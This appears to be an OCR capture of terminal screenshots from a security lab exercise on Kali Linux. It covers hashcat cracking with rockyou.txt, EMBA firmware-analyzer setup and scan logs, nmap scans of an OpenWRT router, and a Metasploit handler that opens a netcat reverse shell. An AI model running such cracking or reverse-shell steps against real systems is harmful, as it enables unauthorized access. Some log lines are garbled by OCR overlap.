Time.Started.....: Thu Aug 21 09:53:20 2025 (31 secs)
Time.Estimated...: Thu Aug 21 10:46:52 2025 (53 mins, 1 sec)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 8932 H/s (6.89ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Recovered........: 0/2 (0.00%) Digests (total), 0/2 (0.00%) Digests (new), 0/2 (0.00%) Salts
Progress.........: 274944/28688770 (0.96%)
Rejected.........: 0/274944 (0.00%)
Restore.Point....: 137216/14344385 (0.96%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:125-250
Candidate.Engine.: Device Generator
Candidates.#1....: ronald07 → penquin
Hardware.Mon.#1..: Util: 99%
Started: Thu Aug 21 09:52:38 2025
Stopped: Thu Aug 21 09:53:52 2025
(root㉿132968)-[~]
#


kali-linux-2024.4-vmware-amd64 - VMware Workstation 17 Player
Player
1 2 3 4
16:56
root@kali: /home/kali/emba
Downloading certifi-2025.8.3-py3-none-any.whl (161 kB)
Installing collected packages: urllib3, idna, charset_normalizer, certifi, requests
Successfully installed certifi-2025.8.3 charset_normalizer-3.4.3 idna-3.10 requests-2.32.5 urllib3-2.5.0
[+] I01_default_apps
[+] I13_disasm
[+] I05_emba_docker_image_dl
embeddedanalyzer/emba docker image
Description: EMBA docker images used for firmware analysis.
Download-Size : 7065 MB
docker.io and the EMBA docker image (if not already on the system) will be downloaded and installed!
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
firebird3.0-common firebird3.0-common-doc icu-devtools libabsl20230802 libbfio1 libc++1-19 libc++abi1-19 libcapstone4 libconfig++9v5 libconfig9
libdirectfb-1.7-7t64 libegl-dev libflac12t64 libfmt9 libfuse3-3 libgdata-common libgdata22 libgeos3.13.0 libgl1-mesa-dev libglapi-mesa libgles-dev
libgles1 libglvnd-core-dev libglvnd-dev libgtksourceview-3.0-1 libgtksourceview-3.0-common libgtksourceviewmm-3.0-0v5 libgumbo2 libicu-dev libjxl0.9
libmbedcrypto7t64 libmsgraph-0-1 libopenh264-7 libpaper1 libpython3.12-dev libpython3.12-minimal libpython3.12-stdlib libpython3.12t64
libqt5ct-common1.8 libqt5sensors5 libqt5webkit5 libsoup-2.4-1 libsoup2.4-common libsuperlu6 libtag1v5 libtag1v5-vanilla libtagc0 libunwind-19
libutempter0 libwebrtc-audio-processing1 libx265-209 openjdk-23-jre openjdk-23-jre-headless python3-appdirs python3-dunamai python3-nfsclient
python3-ntlm-auth python3-packaging-whl python3-poetry-dynamic-versioning python3-pyinstaller-hooks-contrib python3-requests-ntlm python3-setproctitle
python3-tomlkit python3-wheel-whl python3.12 python3.12-dev python3.12-minimal python3.12-venv ruby-zeitwerk ruby3.1 ruby3.1-dev ruby3.1-doc
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 136 not upgraded.
1052
Checking for EMBA docker image ...
CONTAINER VARIABLE SET TO embeddedanalyzer/emba:1.5.2e
Local image not found, attempting to download.
1.5.2e: Pulling from embeddedanalyzer/emba
f8b25a97fece: Already exists
f6e082fb6bb2: Already exists
b77b13dec2d7: Downloading [==========>] 3.017GB/7.355GB
02467a4789c3: Download complete


kali-linux-2024.4-vmware-amd64 - VMware Workstation 17 Player
Player
1 2 3 4
17:30
root@kali: /home/kali/emba
No user sessions are running outdated binaries.
No VM guests are running outdated hypervisor (qemu) binaries on this host.
[+] IF20_nvd_feed
NVD JSON data feed
Description: The NVD data feed is JSON database to facilitate search and processing of CVEs.
Download-Size: 2418 MB
NIST EPSS data feed
Description: The NIST EPSS data feed is a database to facilitate search and processing of EPSS data.
Download-Size: 179 MB
NVD JSON data feed and the NIST EPSS data feed will be downloaded, installed and populated!
Check if the NVD JSON data feed is already installed and populated.
Cloning into 'external/nvd-json-data-feeds' ...
remote: Enumerating objects: 310411, done.
remote: Counting objects: 100% (310411/310411), done.
remote: Compressing objects: 100% (112902/112902), done.
remote: Total 310411 (delta 279740), reused 203272 (delta 197473), pack-reused 0 (from 0)
Receiving objects: 100% (310411/310411), 301.67 MiB | 3.02 MiB/s, done.
Resolving deltas: 100% (279740/279740), done.
Updating files: 100% (306407/306407), done.
Cloning into 'external/EPSS-data' ...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 35 (delta 0), reused 5 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (35/35), 2.13 MiB | 2.20 MiB/s, done.
NVD JSON data feed is installed.
Installation notes:
WARNING: If you plan using the emulator (-E switch) your host and your internal network needs to be protected.
INFO: Do not forget to checkout current development of EMBA at https://github.com/e-m-b-a.
EMBA installation finished
(root㉿kali)-[/home/kali/emba]
#



kali-linux-2024.4-vmware-amd64 - VMware Workstation 17 Player
Player
1 2 3 4
4:27
root@kali: ~/emba
File Actions Edit View Help
[*] Fri Aug 22 04:20:42 EDT 2025 - S13_weak_func_check finishedon starting
[*] Fri Aug 22 04:20:43 EDT 2025 - S15_radare_decompile_checks not executed - blacklist triggered
[*] Fri Aug 22 04:20:44 EDT 2025 - S16_ghidra_decompile_checks starting
[*] Fri Aug 22 04:22:49 EDT 2025 - S14_weak_func_radare_check finishedished
[*] Fri Aug 22 04:22:51 EDT 2025 - S17_cwe_checker startingarting
[*] Fri Aug 22 04:22:52 EDT 2025 - S16_ghidra_decompile_checks finished
[*] Fri Aug 22 04:22:54 EDT 2025 - S18_capa_checker startingnot executed - blacklist triggered
[*] Fri Aug 22 04:22:54 EDT 2025 - S17_cwe_checker finishedting
[*] Fri Aug 22 04:22:55 EDT 2025 - S19_apk_check startingion_check finished
[*] Fri Aug 22 04:22:58 EDT 2025 - S19_apk_check finishedheck starting
[*] Fri Aug 22 04:23:02 EDT 2025 - S20_shell_check starting
SYSTEM LOAD
CPU 100%
MEM 54%
DISK 57%
STATUS
RUN 0:00:17:39
LOG_DIR 1.5G
PROCESSES 56
MODULES
RUNNING 4
LAST FINISHED S19
PROGRESS 23/71
STATUS 2
PHASE Analysis
MODE DEFAULT

```
Interface: 10.179.70.76 --- 0xf
  Internet Address      Physical Address      Type
  10.179.70.1           e0-0a-f6-bd-1b-5d     dynamic
  10.179.70.245         2a-9e-5d-73-a2-14     dynamic
  10.179.70.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x12
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 172.24.96.1 --- 0x2e
  Internet Address      Physical Address      Type
  172.24.103.215        00-15-5d-64-9b-d9     dynamic
  172.24.111.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```


Komut İstemi

```
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-25 00:59 T'rkiye Standart Saati
Nmap scan report for 10.140.103.1
Host is up (0.013s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
5000/tcp open  upnp
MAC Address: 98:5F:41:CE:7D:B8 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds

C:\Users\x>nmap -F 10.140.103.1
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-25 01:06 T'rkiye Standart Saati
Nmap scan report for 10.140.103.1
Host is up (0.0078s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
5000/tcp open  upnp
MAC Address: 98:5F:41:CE:7D:B8 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds

C:\Users\x>
```

```
C:\Users\x>ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (WSL (Hyper-V firewall)):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f8c1:ed36:b649:6e2f%46
   IPv4 Address. . . . . . . . . . . : 172.24.96.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8c76:405d:bcca:2b0%18
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Yerel Ağ Bağlantısı* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Yerel Ağ Bağlantısı* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5a45:6638:3bef:a41e%15
   IPv4 Address. . . . . . . . . . . : 10.179.70.76
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.179.70.245

Ethernet adapter Bluetooth Ağ Bağlantısı:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\x>
```


Komut İstemi
Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds
C:\Users\x>nmap -sV 10.140.103.1
Starting Nmap 7.80 (https://nmap.org) at 2025-08-25 01:08 T³rkiye Standart Saati
WARNING: Service 10.140.103.1:5000 had already soft-matched upnp, but now soft-matched rtsp; ignoring second value
WARNING: Service 10.140.103.1:5000 had already soft-matched upnp, but now soft-matched sip; ignoring second value
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.28% done; ETC: 01:09 (0:00:00 remaining)
Stats: 0:01:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.07% done; ETC: 01:09 (0:00:00 remaining)
Nmap scan report for 10.140.103.1
Host is up (0.0092s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh Dropbear sshd (protocol 2.0)
53/tcp open domain dnsmasq 2.73
80/tcp open http LuCI Lua http config
443/tcp open ssl/https?
5000/tcp open upnp MiniUPnP 2.1 (UPnP 1.1)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.80%I=7%D=8/25%Time=68AB8D92%P=i686-pc-windows-windows%
SF:r(GenericLines,124,"\x20501\x20Not\x20Implemented\r\nContent-Type:\x20t
SF:ext/html\r\nConnection:\x20close\r\nContent-Length:\x20149\r\nServer:\x
SF:20OpenWRT/18\.06\.2\x20UPnP/1\.1\x20MiniUPnPd/2\.1\r\nExt:\r\n\r\n<HTML
SF:><HEAD><TITLE>501\x20Not\x20Implemented</TITLE></HEAD><BODY><H1>Not\x20
SF:Implemented</H1>The\x20HTTP\x20Method\x20is\x20not\x20implemented\x20by
SF:\x20this\x20server\.</BODY></HTML>\r\n")%r(GetRequest,117,"HTTP/1\.0\x2
SF:0404\x20Not\x20Found\r\nContent-Type:\x20text/html\r\nConnection:\x20cl
SF:ose\r\nContent-Length:\x20134\r\nServer:\x20OpenWRT/18\.06\.2\x20UPnP/1
SF:\.1\x20MiniUPnPd/2\.1\r\nExt:\r\n\r\n<HTML><HEAD><TITLE>404\x20Not\x20F
SF:ound</TITLE></HEAD><BODY><H1>Not\x20Found</H1>The\x20requested\x20URL\x
SF:20was\x20not\x20found\x20on\x20this\x20server\.</BODY></HTML>\r\n")%r(R
SF:TSPRequest,12C,"RTSP/1\.0\x20501\x20Not\x20Implemented\r\nContent-Type:
SF:\x20text/html\r\nConnection:\x20close\r\nContent-Length:\x20149\r\nServ
SF:er:\x20OpenWRT/18\.06\.2\x20UPnP/1\.1\x20MiniUPnPd/2\.1\r\nExt:\r\n\r\n
SF:<HTML><HEAD><TITLE>501\x20Not\x20Implemented</TITLE></HEAD><BODY><H1>No
SF:t\x20Implemented</H1>The\x20HTTP\x20Method\x20is\x20not\x20implemented\
SF:x20by\x20this\x20server\.</BODY></HTML>\r\n")%r(HTTPOptions,12C,"HTTP/1
SF:\.0\x20501\x20Not\x20Implemented\r\nContent-Type:\x20text/html\r\nConne
SF:ction:\x20close\r\nContent-Length:\x20149\r\nServer:\x20OpenWRT/18\.06\
SF:.2\x20UPnP/1\.1\x20MiniUPnPd/2\.1\r\nExt:\r\n\r\n<HTML><HEAD><TITLE>501
SF:\x20Not\x20Implemented</TITLE></HEAD><BODY><H1>Not\x20Implemented</H1>T
SF:he\x20HTTP\x20Method\x20is\x20not\x20implemented\x20by\x20this\x20serve
SF:r\.</BODY></HTML>\r\n")%r(FourOhFourRequest,117,"HTTP/1\.0\x20404\x20No
SF:t\x20Found\r\nContent-Type:\x20text/html\r\nConnection:\x20close\r\nCon


ls
192.168.38.110
Desktop
Documents
Downloads
emba
google-chrome-stable_current_amd64.deb
Music
Pictures
Public
Templates
Videos


msf6 auxiliary(scanner/ssh/ssh_login) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > set LHOST 192.168.38.85
LHOST ⇒ 192.168.38.85
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.38.85:5555
[*] Command shell session 1 opened (192.168.38.85:5555 → 192.168.38.85:36442
) at 2025-08-23 11:23:08 +0300

```
sudo touch /var/www/html/yeni_dosya.html
sudo mkdir /var/www/html/deneme
sudo mkdir /var/www/html/yeni_klasor
ls
default.html
deneme
home.html
yeni_dosya.html
yeni_klasor
rm -rf yeni_klasor
ls
default.html
deneme
home.html
yeni_dosya.html
yeni_klasor
sudo rm -rf yeni_klasor
ls
default.html
deneme
home.html
yeni_dosya.html
ls
default.html
deneme
home.html
yeni_dosya.html
```